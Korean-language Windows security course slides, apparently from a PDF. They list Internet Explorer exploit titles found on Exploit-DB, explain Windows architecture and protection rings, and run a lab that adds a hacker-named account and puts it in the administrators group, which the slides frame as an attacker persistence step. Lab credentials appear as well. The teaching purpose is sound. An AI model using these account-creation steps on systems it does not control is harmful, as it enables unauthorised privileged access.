- Exploit-db.com
  - Search 메뉴를 통해 원하는 익스플로잇을 검색할 수 있음
    - 검색 키워드: windows internet explorer 결과



Home    Exploits    Shellcode    Papers    Google Hacking Database    Submit    Search

## Search the Exploit Database

Search the Database for Exploits, Papers, and Shellcode. You can even search by **CVE** and **OSVDB** identifiers.

windows internet explorer  로봇이 아닙니다.   
개인정보 보호 - 약관

**SEARCH** **More Options**

16 total entries


Date	D	A	V	Title	Platform	Author
2018-05-21		-		Microsoft Internet Explorer 11 (Windows 7 x64/x86) - vbscript Code Execution	Windows	smgorelik
2018-04-24		-		Microsoft Internet Explorer 11.371.16299.0 (Windows 10) - Denial Of Service	Windows	hyp3rlinx
2017-10-17		-		Microsoft Internet Explorer 11 (Windows 7 x86) - 'mshtml.dll' Remote Code Execution...	Windows_x86	mschenk
2016-10-20		-		Microsoft Windows Edge/Internet Explorer - Isolated Private Namespace Insecure Boundary...	Windows	Google...
2016-10-20		-		Microsoft Windows Edge/Internet Explorer - Isolated Private Namespace Insecure DACL...	Windows	Google...
2016-06-22		-		Microsoft Internet Explorer 11 (Windows 10) - VBScript Memory Corruption (MS16-051)	Windows	Brian Pak
2010-03-28		-	-	Pwn2Own 2010 Windows 7 Internet Explorer 8 Exploit	Papers	Peter...
2009-02-20		-		Microsoft Internet Explorer 7 (Windows 2003 SP2) - Memory Corruption (MS09-002)	Windows	webDEVIL
2009-02-20		-		Microsoft Internet Explorer 7 (Windows XP SP2) - Memory Corruption (MS09-002)	Windows	Abysssec

# III. 윈도우 시스템의 이해 및 보안

1. 윈도우 역사
2. 윈도우 아키텍처
3. 계정 및 패스워드
4. 권한 관리
5. 윈도우 레지스트리의 이해
6. 윈도우 서비스 관리
7. 윈도우 방화벽 설정

# 1 원도우 역사


- 1985년 11월 윈도우 1.0 발표 이후 지속적으로 개발됨.
- 1993년부터 서버용 운영체제인 NT(New Technology) 버전으로 출시



[https://en.wikipedia.org/wiki/Timeline\\_of\\_Microsoft\\_Windows](https://en.wikipedia.org/wiki/Timeline_of_Microsoft_Windows)

## 2 윈도우 아키텍처

- 윈도우 시스템은 크게 사용자 모드(User mode)와 커널 모드(Kernel mode)로 구분됨
- 운영체제의 중심에 Kernel이 위치함.
- Kernel은 인터럽트(Interrupt) 처리, 프로세스 관리, 메모리 관리, 파일 시스템 관리 등 운영체제의 기본 기능을 제공하는 핵심
- 커널 모드는 기본적으로 일반 사용자가 접근할 수 없는 영역
- 윈도우 커널 관련 취약점 꾸준히 발표  
예) CVE-2018-1038, CVE-2018-0897



[https://en.wikipedia.org/wiki/Architecture\\_of\\_Windows\\_NT](https://en.wikipedia.org/wiki/Architecture_of_Windows_NT)

## 2 윈도우 아키텍처

### • 사용자모드

- Integral Subsystems으로 워크스테이션, 서버 서비스, 보안 등이 있고, Environment Subsystems로는 Win32, POSIX, OS/2 애플리케이션을 구동하기 위한 환경이 있음
  - \* POSIX(Portable Operating System Interface): 유닉스의 표준 인터페이스


### • 커널모드

- 드라이버 개발자와 하드웨어 개발자는 윈도우에서 제시한 기본 표준만 따르면 됨  
→ HAL이 그 표준임
- 마이크로커널: 운영체제 기본 기능은 여러 관리자에게 분배하고, 하드웨어와 통신만 제어하는 최소한의 커널. 윈도우의 Ntoskrnl.exe 파일이 마이크로커널

## 2 원도우 아키텍처


### • Protection rings (Ring Architecture)

- 악의적인 행동 또는 사용자 부주의로 인해 시스템이 손상되는 것을 막기 위해 기능과 데이터를 보호하기 위한 메커니즘.
- 윈도우는 자원에 접근하기 위해 각기 다른 권한(privilege)를 제공함.
- 취약점에서 'Gain Privilege' 취약점은 이러한 권한 통제를 우회하는 취약점



## 2 원도우 아키텍처

- Protection rings (Ring Architecture) : Hypervisor (하이퍼바이저)
  - 한 호스트에서 운영 체제(operating system)를 동시에 실행하기 위한 논리적 플랫폼(platform)



<https://fawzi.wordpress.com/2009/05/24/virtualization-and-protection-rings-welcome-to-ring-1-part-ii/>

## 2 윈도우 아키텍처

### • Protection rings (Ring Architecture) : Hypervisor (하이퍼바이저)

- 2017년 11년 관련 취약점 이슈

참고: [http://www.zdnet.co.kr/news/news\\_view.asp?artice\\_id=20171128145842](http://www.zdnet.co.kr/news/news_view.asp?artice_id=20171128145842)

컴퓨팅

#### 보안 구멍난 인텔CPU, 예견된 사고였다

미닉스3 기반 ME 펌웨어 특성... 잠재적 위협 꼽혀



임민철 기자



입력 : 2017.11.28.15:37



수정 : 2017.11.28.15:37

인텔 CPU의 ME 펌웨어 보안 문제에 따른 최악의 시나리오는 이렇다. 공격자가 인텔 CPU를 탑재한 기기의 시스템 제어권을 탈취하고, 데이터 무단 접근이나 위변조에 무방비 노출되는데, 운영체제(OS)에서 돌아가는 백신처럼 일반적인 보안수단으로는 탐지조차 불가능해진다.

그리고 CPU수준에서 조차 인식되지 않는 링 -3 영역이 있다. 링 -2보다 더 높은 실행 권한을 갖고 시스템을 켜고 끄거나 디스크 이미지를 덮어쓸 수 있는 수준이다. 여기서 동작하는 게 바로 미닉스3와 이를 변형한 인텔 ME 펌웨어다.

### 3 계정 및 패스워드

#### • 윈도우 계정

- SYSTEM 계정, 관리자 계정, 일반 계정으로 구분됨
- 일반 사용자 계정 조회 명령어: net users
- 관리자 그룹 계정 조회 명령어: net localgroup administrators
- 사용자 계정 정보 보기: net user 계정아이디

```
C:\> net user  
DESKTOP-Q8VQQ78에 대한 사용자 계정  
  
Administrator          DefaultAccount          Guest  
User 10_x64  
명령을 잘 실행했습니다.  
  
C:\> net localgroup administrators  
별칭      administrators  
설명      컴퓨터 도메인에 모든 액세스 권한을 가진 관리자입니다.  
  
구성원  
  
Administrator  
User 10_x64  
명령을 잘 실행했습니다.
```

### 3 계정 및 패스워드

#### • 윈도우 계정 추가

- 사용자 계정 추가 명령어: net users 사용자ID 사용자Password /add
- 명령 프롬프트에 마우스 오른쪽으로 pop-up 띄어서 관리자 권한으로 실행 후, 명령어 입력: net user h4ck3r 123456 /add

```
선택 관리자: 명령 프롬프트
Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user h4ck3r 123456 /add
명령을 잘 실행했습니다.

C:\Windows\system32>net users
WDESKTOP-Q8VQQ78에 대한 사용자 계정

Administrator          DefaultAccount        Guest
h4ck3r                  User 10_x64

명령을 잘 실행했습니다.

C:\Windows\system32>
```

### 3 계정 및 패스워드

#### • 윈도우 계정 추가

##### - 관리자 그룹에 특정 계정 추가 명령어

: net localgroup administrators h4ck3r /add

참고) 해커들은 시스템에 침투하기 위해 원격 또는 로컬에서 명령어로 계정을 추가함

```
C:\Windows\system32>net localgroup administrators h4ck3r /add  
명령을 잘 실행했습니다.
```

```
C:\Windows\system32>net localgroup administrators  
별칭      administrators  
설명      컴퓨터 도메인에 모든 액세스 권한을 가진 관리자입니다.
```

구성원

---

```
Administrator  
h4ck3r  
User10_x64  
명령을 잘 실행했습니다.
```

### 3 <실습> 계정 및 패스워드

#### • 사용자 계정을 추가하고 관리자 그룹으로 권한 상승

##### - 실습 목표

» 명령어 라인에서 계정을 추가하고, 해당 계정을 관리자 그룹에 등록할 수 있습니다.

##### - 실습 환경

구성	ID/PW	IP
도메인 서버 (Windows server)	administrator / 1q2w3e4r% %	192.168.10.101
도메인 클라이언트 (Windows 7)	win7 / root123	192.168.10.102


##### - 실습 문제 구성

» 공격자들은 원격에서 취약점을 이용하여 윈도우 시스템에 사용자 계정을 명령어 프롬프트를 통해 추가할 수 있습니다. 이후 추가적으로 관리자 권한으로 상승하기 위해 관리자 그룹에 등록할 수 있습니다. ksjhacker라는 계정을 명령어 라인에서 추가하고(패스워드는 123456으로 설정), 관리자 그룹에 추가하시오. 그리고 관리자 그룹에 추가한 ksjhacker 계정을 확인하시오.

### 3 <실습> 계정 및 패스워드

- 윈도우 계정 추가

- 사용자 계정 추가 명령어: net users 사용자ID 사용자Password /add
- 명령 프롬프트에 마우스 오른쪽으로 pop-up 띄어서 관리자 권한으로 실행 후, 명령어 입력: net user ksjhacker 123456 /add



The screenshot shows a Windows Command Prompt window titled "관리자: 명령 프롬프트". The window displays the following text:

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user ksjhacker 123456 /add
명령을 잘 실행했습니다.

C:\Windows\system32>net users
ADU_HACK에 대한 사용자 계정

-----
Administrator          ADU_HACK           Guest
ksjhacker
명령을 잘 실행했습니다.

C:\Windows\system32>
```

### 3 <실습> 계정 및 패스워드

#### • 윈도우 계정 추가

##### - 관리자 그룹에 특정 계정 추가 명령어

: net localgroup administrators ksjhacker /add

(참고) 해커들은 시스템에 침투하기 위해 원격 또는 로컬에서 명령어로 계정을 추가함

```
C:\Windows\system32>net localgroup administrators ksjhacker /add  
명령을 잘 실행했습니다.
```

```
C:\Windows\system32>net localgroup administrators  
별칭      administrators  
설명      컴퓨터/도메인에 모든 액세스 권한을 가진 관리자
```

구성원

---

```
Administrator  
ADU_HACK  
ksjhacker  
명령을 잘 실행했습니다.
```

```
C:\Windows\system32>
```

### 3 <실습> 계정 및 패스워드

#### • 계정 및 패스워드 관리

##### - 실습 목표

» 사용자 계정 관리를 할 수 있습니다.

##### - 실습 환경

구성	ID/PW	IP
실습 서버 (Windows server)	administrator / 1q2w3e4r% %	192.168.10.101

##### - 실습 문제 구성


» 시스템에 등록된 관리를 위하여 시스템을 사용하는 사용자에게 고유의 식별번호가 부여되고 관리되고 있습니다. Windows 시스템 관리자로서 qwer1031!라는 비밀번호를 가진 ksj09 계정을 생성하고 ksj09의 비밀번호를 z1x2c3v4\*\*로 변경해보고 ksj09 계정을 삭제하시오.

### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### – 사용자 계정 추가 (GUI)

» # 제어판 → 사용자 계정을 클릭




### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### – 사용자 계정 추가 (GUI)

» # 사용자 계정 변경 화면에서 다른 계정 관리를 클릭

